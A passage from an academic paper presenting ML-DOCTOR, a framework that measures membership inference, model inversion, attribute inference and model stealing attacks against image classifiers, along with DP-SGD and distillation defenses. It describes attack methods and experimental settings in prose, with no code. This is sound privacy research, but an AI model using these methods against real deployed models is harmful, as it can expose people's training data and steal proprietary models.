We also find that the performance of membership inference and model stealing are negatively correlated ($r = -0.821$), i.e., a target model with higher membership risks is less vulnerable to model stealing. This is due to the opposite effect of overfitting on these two attacks. Moreover, access to a partial training dataset does not significantly improve attack performance for membership inference, attribute inference, and model stealing. E.g., the accuracy for attribute inference (on ResNet18/CelebA) is 0.719 with a partial training dataset and 0.726 with a shadow dataset.

Defenses. We then evaluate two defense mechanisms, i.e., DP-SGD [1] and Knowledge Distillation (KD) [21], against all the inference attacks. Empirical results show that DP-SGD can mitigate membership inference attacks in general without damaging target models' utility significantly. Meanwhile, KD also reduces membership inference risks, but generally, to a lesser extent compared to DP-SGD. However, neither of them is effective against other inference attacks. This highlights the lack of a general, effective defense mechanism, and our work sheds light as to what extent/why.

ML-DOCTOR. To support the comprehensive evaluation of a wide range of inference attacks and defenses (current and future), we introduce a framework called ML-DOCTOR. This can be used by multiple entities and for multiple purposes. For instance, model owners can use it to seamlessly and meaningfully assess potential security and privacy risks before deploying their model. Also, as we make source code publicly available, researchers will be able to re-use ML-DOCTOR to benchmark new inference attacks and defense mechanisms. ML-DOCTOR follows a modular design, which easily supports the integration of additional inference attacks and defenses, as well as plugging in datasets, models, etc.

[2] We refer to both sample complexity and class diversity (see Section 6.3).

2 Threat Modeling

In this work, we focus on image classification, one of the most popular ML applications. In general, the goal of an ML classifier is to map a data sample to a label/class. The input to an ML model is a data sample, and the output is a vector of probabilities, or posteriors, with each element representing the likelihood of the sample belonging to a class.

We categorize the threat models for all the inference attacks considered in this paper along two dimensions, i.e., 1) *access to the target model* and 2) *auxiliary dataset*. In total, we consider five different scenarios.

Access to the Target Model. We consider two access settings: *white-box* and *black-box*. The former, denoted with $\mathcal{M}^{\mathsf{W}}$, means that an adversary has full information about the target model, including its parameters and architecture. In black-box attacks, denoted with $\mathcal{M}^{\mathsf{B}}$, the adversary can only access the target model in an API-like manner, e.g., they can query the target model and get the model's output. However, most of the existing black-box literature [14, 53, 62] also assumes that the adversary knows the target model's architecture which they use to build shadow models (see Section 3).

Overall, the white-box model captures scenarios where the target model's parameters are leaked, e.g., following a data breach or through reverse engineering, e.g., from pre-trained models deployed to mobile devices [21]. The black-box model encapsulates API access akin to features provided by Machine Learning as a Service (MLaaS) platforms.

Auxiliary Dataset. The adversary needs an auxiliary dataset in order to train their attack model. We consider three scenarios, in decreasing order of adversarial "strength": 1) *partial training dataset* ($\mathcal{D}^{\mathsf{P}}_{\mathsf{aux}}$), 2) *shadow dataset* ($\mathcal{D}^{\mathsf{S}}_{\mathsf{aux}}$), and 3) *no dataset* ($\mathcal{D}^{\mathsf{N}}_{\mathsf{aux}}$). In the first scenario, the adversary obtains parts of the actual training data from the target model (e.g., it is public knowledge), while in the last one, they have no information at all. In between is the $\mathcal{D}^{\mathsf{S}}_{\mathsf{aux}}$ setting, where the adversary gets a "shadow" dataset from the same distribution as the target model's training data (see Section V-C in [53] for a discussion on how to generate such data, using, e.g., through model-based or statistics-based synthesis, or noisy real data).

Considered Settings. Overall, the two different types of model access and the three types of auxiliary dataset availability lead to six threat models. In the rest of the paper, we consider five of them: $\langle \mathcal{M}^{\mathsf{B}}, \mathcal{D}^{\mathsf{P}}_{\mathsf{aux}} \rangle$, $\langle \mathcal{M}^{\mathsf{B}}, \mathcal{D}^{\mathsf{S}}_{\mathsf{aux}} \rangle$, $\langle \mathcal{M}^{\mathsf{W}}, \mathcal{D}^{\mathsf{P}}_{\mathsf{aux}} \rangle$, $\langle \mathcal{M}^{\mathsf{W}}, \mathcal{D}^{\mathsf{S}}_{\mathsf{aux}} \rangle$, and $\langle \mathcal{M}^{\mathsf{W}}, \mathcal{D}^{\mathsf{N}}_{\mathsf{aux}} \rangle$. We do not experiment with black-box access and no auxiliary dataset, as this is unlikely to yield successful attacks.

3 Inference Attacks

In this section, we present the four inference attacks measured in this paper. Specifically, we consider membership inference (MemInf), model inversion (ModInv), attribute inference (AttrInf), and model stealing (ModSteal). The first three are designed to infer information about a target ML

Auxiliary Dataset	Model Access	
	Black-Box ($\mathcal{M}^{\mathsf{B}}$)	White-Box ($\mathcal{M}^{\mathsf{W}}$)
Partial ($\mathcal{D}^{\mathsf{P}}_{\mathsf{aux}}$)	MemInf, ModSteal	MemInf, AttrInf
Shadow ($\mathcal{D}^{\mathsf{S}}_{\mathsf{aux}}$)	MemInf, ModSteal	MemInf, AttrInf, ModInv
No ($\mathcal{D}^{\mathsf{N}}_{\mathsf{aux}}$)	-	ModInv

Table 1: Different attacks under different threat models.

model's training data, while the last one aims to steal the target model's parameters.

Different attacks can be applied to different threat models; see Table 1. For each attack and each threat model, we concentrate on one representative state-of-the-art method.

3.1 Membership Inference

Membership Inference (MemInf) [53] against ML models involves an adversary aiming to determine whether or not a target data sample was used to train a target ML model. More formally, given a target data sample x_{target}, (the access to) a target model $\mathcal{M}$, and an auxiliary dataset $\mathcal{D}_{\mathsf{aux}}$, a membership inference attack can be defined as:

$$\mathsf{MemInf} : x_{\mathsf{target}}, \mathcal{M}, \mathcal{D}_{\mathsf{aux}} \rightarrow \{\textit{member}, \textit{non-member}\}$$

where $\mathcal{M} \in \{\mathcal{M}^{\mathsf{B}}, \mathcal{M}^{\mathsf{W}}\}$ and $\mathcal{D}_{\mathsf{aux}} \in \{\mathcal{D}^{\mathsf{P}}_{\mathsf{aux}}, \mathcal{D}^{\mathsf{S}}_{\mathsf{aux}}\}$.

Membership inference has been extensively studied in literature [6, 7, 23, 29, 31, 37, 49, 51, 53]. Inferring membership of a target sample prompts severe privacy threats; for instance, if an ML model for drug dose prediction is trained using data from patients with a certain disease, then inclusion in the training set inherently leaks the individuals' health status. Overall, MemInf is also often a signal that a target model is "leaky" and can be a gateway to additional attacks [10].

In the following, we illustrate how to implement membership inference (MemInf) under different threat models.

Black-Box/Shadow $\langle \mathsf{MemInf}, \mathcal{M}^{\mathsf{B}}, \mathcal{D}^{\mathsf{S}}_{\mathsf{aux}} \rangle$ **[51].** We start with the most common and difficult setting for the attack [51, 53], whereby the adversary has black-box access ($\mathcal{M}^{\mathsf{B}}$) to the target model and a shadow auxiliary dataset ($\mathcal{D}^{\mathsf{S}}_{\mathsf{aux}}$).

The adversary first splits the shadow dataset into two parts and uses one to train a shadow model on the same task. Next, the adversary uses the entire shadow dataset to query the shadow model. For each querying sample, the shadow model returns its posteriors and the predicted label: if the sample is part of the shadow model's training set, the adversary labels it as a member and as a non-member otherwise. With this labeled dataset, the adversary trains an attack model, which is a binary membership classifier. Finally, to determine whether a data sample is a member of the target model's training dataset, the sample is fed to the target model, and the posteriors and the predicted label (transformed to a binary indicator on whether the prediction is correct) are fed to the attack model.

Black-Box/Partial $\langle \mathsf{MemInf}, \mathcal{M}^{\mathsf{B}}, \mathcal{D}^{\mathsf{P}}_{\mathsf{aux}} \rangle$ **[51].** If the adversary has black-box access to the target model and a partial training dataset, the attack method is very similar to that for $\langle \mathsf{MemInf}, \mathcal{M}^{\mathsf{B}}, \mathcal{D}^{\mathsf{S}}_{\mathsf{aux}} \rangle$. However, the adversary does not need to train a shadow model; rather, they use the partial training dataset as the ground truth for membership and directly train their attack model.

White-Box/Shadow $\langle \mathsf{MemInf}, \mathcal{M}^{\mathsf{W}}, \mathcal{D}^{\mathsf{S}}_{\mathsf{aux}} \rangle$ **[38].** Nasr et al. [38] introduce an attack in the white-box setting with either a shadow or a partial training dataset as the auxiliary dataset.[3] In the former, similar to $\langle \mathsf{MemInf}, \mathcal{M}^{\mathsf{B}}, \mathcal{D}^{\mathsf{S}}_{\mathsf{aux}} \rangle$, the adversary uses $\mathcal{D}^{\mathsf{S}}_{\mathsf{aux}}$ to train a shadow model to mimic the behavior of the target model and to generate data to train their attack model. As the adversary has white-box access to the target model, they can also exploit the target sample's gradients with respect to the model parameters, embeddings from different intermediate layers, classification loss, and prediction posteriors (and label).

White-Box/Partial $\langle \mathsf{MemInf}, \mathcal{M}^{\mathsf{W}}, \mathcal{D}^{\mathsf{P}}_{\mathsf{aux}} \rangle$ **[38].** The attack methodology here is almost identical to the black-box counterpart. The only difference is that the adversary can use the same set of features as the attack model for $\langle \mathsf{MemInf}, \mathcal{M}^{\mathsf{W}}, \mathcal{D}^{\mathsf{S}}_{\mathsf{aux}} \rangle$.

3.2 Model Inversion

Model inversion attacks (ModInv) [12] aim to reconstruct data samples from a target ML model, i.e., they allow an adversary to directly learn information about the training dataset.

For instance, in a facial recognition system, a ModInv adversary tries to learn the facial data of a victim whose data is used to train the model. Model inversion requires the adversary to have white-box access to the target model; this is due to the fact that the attack needs to perform back-propagation over the target model's parameters (detailed below).

Formally, we define model inversion as:

$$\mathsf{ModInv} : \mathcal{M}^{\mathsf{W}}, \mathcal{D}_{\mathsf{aux}} \rightarrow \{\textit{training samples}\}$$

where $\mathcal{D}_{\mathsf{aux}} \in \{\mathcal{D}^{\mathsf{N}}_{\mathsf{aux}}, \mathcal{D}^{\mathsf{S}}_{\mathsf{aux}}\}$.

We consider two types of model inversion attacks: the one proposed by Fredrikson et al. [12], which aims to reconstruct a representative sample for each class of the target model, and that by Zhang et al. [65], which aims to synthesize the training dataset. These two attacks follow different threat models, which we discuss next.

White-Box/No Auxiliary $\langle \mathsf{ModInv}, \mathcal{M}^{\mathsf{W}}, \mathcal{D}^{\mathsf{N}}_{\mathsf{aux}} \rangle$ **[12].** The method by Fredrikson et al. [12] assumes the adversary has white-box access to the target model[4] and does not need any auxiliary dataset. For each class of the target model, the adversary first creates a noise sample, feeds this sample to the model, and gets the posteriors. The adversary then uses back-propagation over the target model's parameters to optimize the input sample so that the corresponding posterior of the class can exceed a pre-set threshold. Once the threshold is reached, the optimized sample is the representative sample of that class, i.e., the attack output.

[3] The attack by Nasr et al. [38] was originally designed for the partial training dataset setting, but it can be adapted to the shadow dataset setting.

[4] Fredrikson et al. [12] also introduce a model inversion attack where the adversary only has black-box access to the target model; however, its performance is not as good and therefore we do not consider it.

White-Box/Shadow $\langle \mathsf{ModInv}, \mathcal{M}^{\mathsf{W}}, \mathcal{D}^{\mathsf{S}}_{\mathsf{aux}} \rangle$ **[65].** The attack by Zhang et al. [65] uses a shadow dataset to enhance the quality of the reconstructed samples by training a generative adversarial network (GAN) [15]. First, the adversary trains a GAN with a shadow dataset. Next, the adversary optimizes the inputs to the GAN's generator, i.e., the noise, to find those GAN-generated samples that can achieve high posteriors on the target model. These samples are the attack's final outputs. In other words, this attack performs optimization on the inputs to the GAN instead of the samples to the target model directly [12]. Since the GAN is capable of generating high-quality samples, the attack's final outputs will be more realistic. Moreover, due to the fact that GAN can generate multiple samples, this attack is able to generate multiple samples for each class of the target model as well.

3.3 Attribute Inference

An ML model may learn extra information about the training data that is not related to its original task; e.g., a model predicting age from profile photos can also learn to predict race [35, 57]. Attribute inference (AttrInf) aims to exploit such unintended information leakage.

State-of-the-art attacks usually rely on the embeddings of a target sample (x_{target}) obtained from the target model to predict the sample's target attributes. Thus, the adversary is assumed to have white-box access to the target model. Formally, attribute inference is defined as:

$$\mathsf{AttrInf} : x_{\mathsf{target}}, \mathcal{M}^{\mathsf{W}}, \mathcal{D}_{\mathsf{aux}} \rightarrow \{\textit{target attributes}\}$$

where $\mathcal{D}_{\mathsf{aux}} \in \{\mathcal{D}^{\mathsf{P}}_{\mathsf{aux}}, \mathcal{D}^{\mathsf{S}}_{\mathsf{aux}}\}$ can either be a partial training dataset or a shadow dataset.

White-Box/Shadow and Partial [35, 57]. Both attacks, i.e., $\langle \mathsf{AttrInf}, \mathcal{M}^{\mathsf{W}}, \mathcal{D}^{\mathsf{S}}_{\mathsf{aux}} \rangle$ [35] and $\langle \mathsf{AttrInf}, \mathcal{M}^{\mathsf{W}}, \mathcal{D}^{\mathsf{P}}_{\mathsf{aux}} \rangle$ [57], follow a similar attack methodology. The only difference lies in the dataset used to train the attack model. In both cases, the adversary is assumed to know the target attributes of the auxiliary dataset. Then, they use the embeddings, and the target attributes to train a classifier to mount the attack.

3.4 Model Stealing

The goal of model stealing attacks (ModSteal) [41, 59], aka model extraction, is to extract the parameters from a target model. Ideally, an adversary will be able to obtain a model (the "stolen" model) with very similar performance as the target model. More formally:

$$\mathsf{ModSteal} : \mathcal{M}^{\mathsf{B}}, \mathcal{D}_{\mathsf{aux}} \rightarrow \mathcal{M}^{\mathsf{C}}$$

where $\mathcal{M}^{\mathsf{C}}$ is the stolen model and $\mathcal{D}_{\mathsf{aux}} \in \{\mathcal{D}^{\mathsf{P}}_{\mathsf{aux}}, \mathcal{D}^{\mathsf{S}}_{\mathsf{aux}}\}$.

Model stealing prompts severe security risks. For instance, as it is often difficult to train an advanced ML model (e.g., due to the lack of data or computing resources), stealing a trained model inherently constitutes intellectual property theft. Also, as many other attacks, such as adversarial examples [46], require white-box access to the target ML model, model stealing can be a stepping stone to perform these attacks.



Figure 1: Overview of ML-DOCTOR's modules.

Black-Box/Partial and Shadow [59]. In this paper, we concentrate on the attacks proposed by Tramèr et al. [59], for $\langle \mathsf{ModSteal}, \mathcal{M}^{\mathsf{B}}, \mathcal{D}^{\mathsf{P}}_{\mathsf{aux}} \rangle$ and $\langle \mathsf{ModSteal}, \mathcal{M}^{\mathsf{B}}, \mathcal{D}^{\mathsf{S}}_{\mathsf{aux}} \rangle$. The adversary is assumed to have knowledge of the target model's architecture, and both attacks follow a similar methodology. Specifically, the adversary uses data samples from their auxiliary dataset ($\mathcal{D}^{\mathsf{P}}_{\mathsf{aux}}$ or $\mathcal{D}^{\mathsf{S}}_{\mathsf{aux}}$) to query the target model and get the corresponding posteriors. Then, they use them to train the stolen model, with the posteriors as the ground truth.

4 ML-DOCTOR

In this section, we introduce ML-DOCTOR, a modular framework geared to evaluate the four inference attacks, as well as the two defenses (see Section 7), considered in this paper.

Prior work has proposed software tools to evaluate attacks against ML models, such as adversarial examples [32, 44], backdoor attacks [42], and membership inference [36]. To the best of our knowledge, ML-DOCTOR is the first framework that jointly considers different types of inference attacks.

Modules. In Figure 1, we report the four different modules of ML-DOCTOR:

1. **Data Processing.** This module processes the datasets to mount different attacks. It also involves data preprocessing methods, e.g., normalization.
2. **Attack.** This module performs the actual inference attacks. At the moment, it supports ten different attacks belonging to four different attack types (see Section 3).
3. **Defense.** We currently support two representative mitigation techniques for inference attacks against ML models, as discussed later in Section 7.
4. **Evaluation.** This module is used to evaluate the performance of attacks and defenses.

The modular design of ML-DOCTOR allows to easily integrate additional attacks and defense mechanisms, as well as plugging in any dataset or model.

Using ML-DOCTOR. A user needs to input their target model and its training dataset to use ML-DOCTOR. This is to achieve a full-fledged privacy risk assessment. We envision ML-DOCTOR to be used for the following purposes:

- As it supports a systematic taxonomy of different threat models for inference attacks, ML-DOCTOR enables model owners to obtain an overview of the threats their model may face when deployed in the real world.

- ML-DOCTOR provides a holistic assessment of different attacks, as well as the effectiveness of possible defenses. To our best knowledge, this is the first tool to provide such a comprehensive analysis of inference attacks.
- Researchers can re-use ML-DOCTOR as a benchmark tool to experiment with new inference attacks and defenses in the future. ML-DOCTOR's data processing and evaluation modules can be seamlessly re-used by other attacks or defenses. Moreover, the maturity of the topic, as demonstrated by the state of the art [12, 26, 51, 53, 56, 59, 65], suggests that new attacks against ML models are very likely to fall into one of the threat models summarized in our taxonomy (Section 2). This means that new attacks/defenses can be easily implemented within ML-DOCTOR's attack and defense modules.
- Since ML-DOCTOR follows a modular design, the communication between different modules is implemented using an API-based approach. To include a new attack/defense, one only needs to specify the attack/defense models' architecture in the attack/defense module, which can be easily done with the support of the current deep learning libraries. To further extend ML-DOCTOR into different domains like text or audio, users can re-implement the processing function and attack methods in the corresponding modules, and reuse other modules directly.

5 Experimental Settings

5.1 Experimental Protocol

We first select four benchmark datasets (see Section 5.2) and five state-of-the-art ML models (see Section 5.3) to train a total of 20 target models. These are used to evaluate different attacks (see Section 3) and defenses (see Section 7). For each dataset, we partition it into four parts (see Section 5.2), including target training dataset, target testing dataset, shadow training dataset, and shadow testing dataset, to comply with the different threat models discussed in Section 2.

We then submit each target model and the corresponding dataset partition to ML-DOCTOR, running the attacks (see Section 5.4) and applying the defenses (see Section 7). Finally, we use the evaluation module of ML-DOCTOR to summarize the results and perform a comprehensive analysis to answer the research questions listed in Section 6.1.

5.2 Datasets

For the sake of this paper, we experiment with four datasets:

- **CelebA [34]** contains 202,599 face images, each is associated with 40 binary attributes. We select and combine 3 attributes out of 40, including *HeavyMakeup*, *MouthSlightlyOpen*, and *Smiling* to form our target models' classes/labels, leading to 8-class classification.
- **FMNIST (Fashion-MNIST) [61]** is also an image dataset containing 70,000 gray-scale images equally distributed among 10 different classes, including T-shirt, trouser, pullover, dress, coat, sandal, shirt, sneaker, bag, and ankle boot.
- **STL10 [9]** is a 10-class image dataset, each contains 1,300 images. The classes include airplane, bird, car, cat, deer, dog, horse, monkey, ship, and truck.
- **UTKFace [66]** has 23,000 face images associated with age, gender, and race. We consider the images from the largest four races (White, Black, Asian, and Indian) in the dataset and use race as the label for the corresponding target models. This leaves us with 22,012 images.

Note that all the samples in the datasets are re-sized to 32×32 pixels. This is common practice in ML and ensures that the comparison among different datasets is fair. We randomly split each dataset into four equal disjoint parts:

1. **Target Training Dataset** is used to train all the target models and to evaluate the performance of all membership inference attacks and model inversion attacks. For attacks that require a partial training dataset ($\mathcal{D}^{\mathsf{P}}_{\mathsf{aux}}$), i.e., $\langle \mathsf{MemInf}, \mathcal{M}^{\mathsf{B}}, \mathcal{D}^{\mathsf{P}}_{\mathsf{aux}} \rangle$, $\langle \mathsf{MemInf}, \mathcal{M}^{\mathsf{W}}, \mathcal{D}^{\mathsf{P}}_{\mathsf{aux}} \rangle$, $\langle \mathsf{AttrInf}, \mathcal{M}^{\mathsf{W}}, \mathcal{D}^{\mathsf{S}}_{\mathsf{aux}} \rangle$, $\langle \mathsf{AttrInf}, \mathcal{M}^{\mathsf{W}}, \mathcal{D}^{\mathsf{P}}_{\mathsf{aux}} \rangle$, and $\langle \mathsf{ModSteal}, \mathcal{M}^{\mathsf{B}}, \mathcal{D}^{\mathsf{P}}_{\mathsf{aux}} \rangle$, we randomly select 70% samples from the target training dataset.
2. **Target Testing Dataset** is used to evaluate the performance of the target model. It is also used to evaluate the performance of all membership inference, attribute inference, and model stealing attacks.
3. **Shadow Training Dataset** is used to train all the attack models that require a shadow auxiliary dataset.
4. **Shadow Testing Dataset** is used to train two membership inference attack models, i.e., $\langle \mathsf{MemInf}, \mathcal{M}^{\mathsf{B}}, \mathcal{D}^{\mathsf{S}}_{\mathsf{aux}} \rangle$ and $\langle \mathsf{MemInf}, \mathcal{M}^{\mathsf{W}}, \mathcal{D}^{\mathsf{S}}_{\mathsf{aux}} \rangle$, that require a shadow dataset as the auxiliary dataset.

In a nutshell, all the datasets we choose in this paper are benchmark datasets for evaluating inference attacks against ML models [19, 22, 25, 33, 56]. These datasets have different numbers of classes and cover a variety of objects, e.g., human faces, transportation tools, and animals. Also, the images are ranging from gray-scale to colored in different datasets. Note that ML-DOCTOR is not bounded by certain types of datasets. We plan to extend ML-DOCTOR to other security-related datasets such as network scans, malware traces, etc.

5.3 Target Models

We focus on five model architectures, including AlexNet [27], ResNet18 [17], VGG19 [54], Xception [8], and SimpleCNN (containing 2 convolutional layers and 2 fully connected layers) for all the four datasets introduced above. In total, we train 20 different target models.

For training, we set the mini-batch size to 64 and use cross-entropy as the loss function. We use stochastic gradient descent (SGD) as the optimizer with a weight decay of 5e-4 and momentum of 0.9. Each target model is trained for 300 epochs.

The learning rate is 1e-2 before 50 epochs, 1e-3 from 50-100 epochs, and 1e-4 until the end. All target models' training and testing accuracy are shown in Table 2. Note that for shadow models used in the membership inference attacks, we train them following the same process as the target models.

5.4 Attack Models

Membership Inference. Recall that there are four different scenarios for MemInf; we establish two types of attack models: one for the black-box and the other for the white-box setting. For black-box, our attack model has two inputs; the target sample's ranked posteriors and a binary indicator on whether the target sample being predicted correctly. Each input is first fed into a different 2-layer MLP (Multilayer Perceptron), then the two obtained embeddings are concatenated together and fed into a 4-layer MLP. For white-box, we have four inputs for this attack model, like the one used by Nasr et al. [38], including the target sample's ranked posteriors, classification loss, gradients of the parameters of the target model's last layer, and one-hot encoding of its true label. Each input is fed into a different neural network, and the resulted embeddings are concatenated together as input to a 4-layer MLP. We use ReLU as the activation function for the attack models. The mini-batch size is set to 64, and cross-entropy is the loss function. We use Adam as the optimizer, with learning rate of 1e-5. The attack model is trained for 50 epochs. We adopt *accuracy, F1 score, and AUC (area under the ROC curve) score* as the evaluation metrics.

Model Inversion. For $\langle \mathsf{ModInv}, \mathcal{M}^{\mathsf{W}}, \mathcal{D}^{\mathsf{N}}_{\mathsf{aux}} \rangle$, following the attack settings in [12], we set the threshold to 0.999, learning rate to 1e-2, maximum iteration to 3,000, and early stop criteria to 100. This attack can only generate one representative sample for each class of the target model. To evaluate the quality of the reconstructed sample, we first obtain an average sample from all samples of each target class, then calculate the mean squared error (MSE) between this average sample and the reconstructed sample. Finally, we use the average of the MSE values for all target classes as the evaluation metric. Note that smaller MSE within the same dataset indicates better attack performance. However, for different datasets, different MSE can be caused by the different normalization effects. For example, FMNIST has the highest MSE; this is due to the characteristic of FMNIST: most of the pixels are normalized to -1 or 1.

For $\langle \mathsf{ModInv}, \mathcal{M}^{\mathsf{W}}, \mathcal{D}^{\mathsf{S}}_{\mathsf{aux}} \rangle$ [65], we first use the shadow training dataset to train a DCGAN [48] with the generator's noise dimension setting to 100. For the attack, we set the learning rate to 1e-3, momentum to 0.9, loss ratio λ to 100, iteration round to 1,500, and clip range to 1. To evaluate the effectiveness of this attack, we use the same approach by Zhang et al. [65], i.e., we train an evaluation classifier on the identical task of the target model and use this evaluation classifier to check whether the reconstructed samples can be recognized correctly. We use *accuracy and macro-F1 score* of this evaluation classifier on reconstructed samples as the performance metrics.

	CelebA	FMNIST	STL10	UTKFace
AlexNet	1.000 / 0.680	1.000 / 0.884	1.000 / 0.522	1.000 / 0.792
ResNet18	1.000 / 0.742	1.000 / 0.909	1.000 / 0.524	1.000 / 0.852
VGG19	1.000 / 0.734	1.000 / 0.905	1.000 / 0.587	1.000 / 0.834
Xception	1.000 / 0.735	1.000 / 0.916	1.000 / 0.574	1.000 / 0.846

Table 2: Performance of target models, namely, training/testing accuracy for each setting.

Attribute Inference. We only use two datasets, namely, CelebA and UTKFace, to evaluate this attack as both of them have extra attributes that can be used as the target attributes. For the former, we utilize *Male*/*Female* and *Young*/*Old* as the target attribute, resulting in a combination of four target attribute values. For the latter, we choose *Male*/*Female* as the target attribute.

Our attack model is a 2-layer MLP; its input is the target sample's embeddings from the second-to-last layer of the target model. We use cross-entropy as the loss function and Adam as the optimizer with learning rate of 1e-3. The attack model is trained for 50 epochs. For the evaluation metrics, we use *accuracy* and *F1 score* (*macro-F1 score* for CelebA as the attack has four target attributes).

Model Stealing. We evaluate the model stealing attack over all the 20 target models. For the stolen model, we use the same architecture as the target model [59]. Each stolen model is trained using the MSE loss and SGD as the optimizer (momentum 0.9 and learning rate 1e-2) for 50 epochs. *Accuracy and agreement* are used to assess the success of the attack, where agreement represents the proportion of samples in the target testing dataset on which the target and the stolen models make the same prediction.

6 Experimental Evaluation

In this section, we build on ML-DOCTOR to provide a holistic assessment of inference attacks against ML models. Experiments are performed on an NVIDIA DGX-A100 server with Ubuntu 18.04 operating system. We run all the experiments 10 times, reporting mean and standard deviation values.

6.1 Research Questions

We start by assessing the overall performance of the four attacks. We then analyze the impact of dataset and overfitting on the attack performance, as well as the relationship among different attacks. Concretely, we aim to answer the following key research questions:

- *RQ1:* What is the impact of dataset complexity on different attacks?
- *RQ2:* What is the impact of overfitting on different attacks?
- *RQ3:* What is the relationship among different attacks?



Figure 2: Accuracy of membership inference attacks (MemInf) under different threat models, datasets, and target model architectures.



Figure 3: MSE ($\langle \text{ModInv}, \mathcal{M}^{W}, \mathcal{D}^{N}_{aux} \rangle$) and accuracy ($\langle \text{ModInv}, \mathcal{M}^{W}, \mathcal{D}^{S}_{aux} \rangle$) of model inversion attacks (ModInv) under different threat models, datasets, and target model architectures.



Figure 4: Accuracy of attribute inference attacks (AttrInf) under different threat models, datasets, and target model architectures.



Figure 5: Agreement of model stealing attacks (ModSteal) under different threat models, datasets, and target model architectures.

6.2 Attack Performance

Membership Inference. In Figure 2, we report the accuracy of MemInf. We observe that the attack achieves high accuracy on CelebA, STL10, and UTKFace. For instance, the attack accuracy of $\langle \text{MemInf}, \mathcal{M}^{W}, \mathcal{D}^{S}_{aux} \rangle$ on ResNet18 trained on the STL10 dataset is 0.911. On the other hand, the performance on FMNIST is not strong, as models trained on FMNIST generalize well on non-member data samples—in other words, there is less overfitting [53] (see Section 6.4). We also report the F1 score and AUC score in Appendix A (Figure 11 and Figure 12), and the corresponding ROC curves are depicted in Appendix A (Figure 13, Figure 14, Figure 15, and Figure 16).



Figure 6: The relation between dataset complexity and attack performance. For MemInf, ModInv, and AttrInf. we use accuracy, for ModSteal, agreement.



Figure 7: The relation between overfitting level (on target models) and attack performance. For MemInf, ModInv, and AttrInf, we use accuracy, for ModSteal, agreement.

An adversary with white-box access to the target model generally achieves better performance than the one with black-box access. For instance, the accuracy of $\langle \text{MemInf}, \mathcal{M}^W, \mathcal{D}^S_{aux} \rangle$ is higher than that of $\langle \text{MemInf}, \mathcal{M}^B, \mathcal{D}^S_{aux} \rangle$, except for Xception on STL10 and FMNIST and VGG19 on UTKFace (see Figure 2). A similar observation can be drawn from $\langle \text{MemInf}, \mathcal{M}^W, \mathcal{D}^P_{aux} \rangle$ and $\langle \text{MemInf}, \mathcal{M}^B, \mathcal{D}^P_{aux} \rangle$; this is expected as the adversary can exploit more information in the white-box setting. In particular, we find that the classification loss possesses the strongest signal among others for the attack [38]. Meanwhile, partial training dataset also leads to better membership inference performance than the shadow dataset; however, the effect is less pronounced.

Model Inversion. Next, we measure the performance of model inversion (see Figure 3). As discussed in Section 5.4, we use different metrics to evaluate these two attacks, i.e., MSE for $\langle \text{ModInv}, \mathcal{M}^W, \mathcal{D}^N_{aux} \rangle$ and accuracy for $\langle \text{ModInv}, \mathcal{M}^W, \mathcal{D}^S_{aux} \rangle$, due to their different design. Thus, we cannot directly compare them. Rather, we evaluate their attack performance qualitatively (see Figure 10 in Appendix A for two examples) and discover that the images generated by $\langle \text{ModInv}, \mathcal{M}^W, \mathcal{D}^S_{aux} \rangle$ are more realistic than those by $\langle \text{ModInv}, \mathcal{M}^W, \mathcal{D}^N_{aux} \rangle$. This is due to the capability of GAN for generating high-quality samples. For $\langle \text{ModInv}, \mathcal{M}^W, \mathcal{D}^S_{aux} \rangle$, we also use macro-F1 as the metric; see Figure 17 in Appendix A.

Attribute Inference. The accuracy of the attribute inference attacks is shown in Figure 4. We also report macro-F1 score for CelebA and F1 score for UTKFace in Figure 18 (see Appendix A). The corresponding ROC curves are reported in Figure 19 (see Appendix A). In general, the attacks work quite well. For instance, both $\langle \text{AttrInf}, \mathcal{M}^W, \mathcal{D}^S_{aux} \rangle$ and $\langle \text{AttrInf}, \mathcal{M}^W, \mathcal{D}^P_{aux} \rangle$ reach around 0.800 accuracy for ResNet18 trained on UTKFace. The F1 scores with respect to these two models are both about 0.779. We also notice that using a partial training dataset does not provide the adversary with many advantages compared to using a shadow dataset. In some cases, partial training dataset even yields worse performance, as in the case of VGG19 trained on CelebA.

Model Stealing. We report the agreement (Figure 5) and accuracy (Figure 20 in Appendix A) to evaluate model stealing attacks. Overall, ModSteal has strong performance. For instance, $\langle \text{ModSteal}, \mathcal{M}^B, \mathcal{D}^S_{aux} \rangle$ for ResNet18 trained on FMNIST achieves an agreement of 0.927. Similar to attribute inference, we observe that using a partial training dataset as the auxiliary dataset has a lower performance than the shadow dataset for model stealing. One reason might be that using a partial training dataset querying the target model results in more confident posteriors (low entropy), which contain less information for the adversary to exploit.

6.3 The Role of the Datasets

To answer the first research question, we plot the relationship between dataset complexity and attack performance in Figure 6. (The x-axis represents the datasets and the y-axis shows the attack performance, and each node corresponds to one attack against one target model). Due to space limitations, we only show one plot for one threat model for each attack.

Dataset Complexity. As mentioned before, all the samples in the four datasets are re-sized to 32×32 pixels. FMNIST is the simplest dataset as it only contains gray-scale images,



Figure 8: The relation between the number of epochs and attack performance. For MemInf, ModInv, and AttrInf, we use accuracy, for ModSteal, agreement.

followed by UTKFace, which consists of (full-color) human faces, and CelebA, which has 10 times more images than UTKFace. The most complex dataset is STL10, as it contains images of 10 diverse classes, ranging from cat to ship.

Results. Overall, the complexity of the dataset does have a significant effect on MemInf and ModSteal. More precisely, more complex datasets lead to better membership inference but worse model stealing performance. Ostensibly, this is due to the fact that a complex dataset is harder for a model to generalize on, and thus more prone to overfitting, which results in better membership inference attack [53], whereas when a model is trained on a complex dataset, it is harder for an adversary to obtain a dataset with similar complexity (by querying the target model) to train their stolen model.

We also observe that model inversion is less effective on STL10 than on UTKFace and CelebA, whereas there is no strong influence of dataset complexity on attribute inference; this might be due to the different target classes of our attacks on these two datasets (see Section 5.4). Note that we also investigate the complexity of the target model structure on the attack performance but do not observe any clear relation.

6.4 The Effect of Overfitting

To answer the second research question, we analyze the effect of target models' overfitting on inference attacks' performance. Concretely, we adopt two metrics to quantify overfitting in each target model: 1) the difference between the training accuracy and the testing accuracy of the target model, referred to as the *overfitting level*, and 2) the number of epochs used to train the target model [51].

Overfitting Level. The relation between overfitting level and attack performance is shown in Figure 7. First, we observe that different datasets have different overfitting levels, and this correlates well with the dataset complexity (see Section 6.3). Specifically, the largest (smallest) overfitting level happens on the most (least) complex dataset in our experiments, i.e., STL10 (FMNIST).

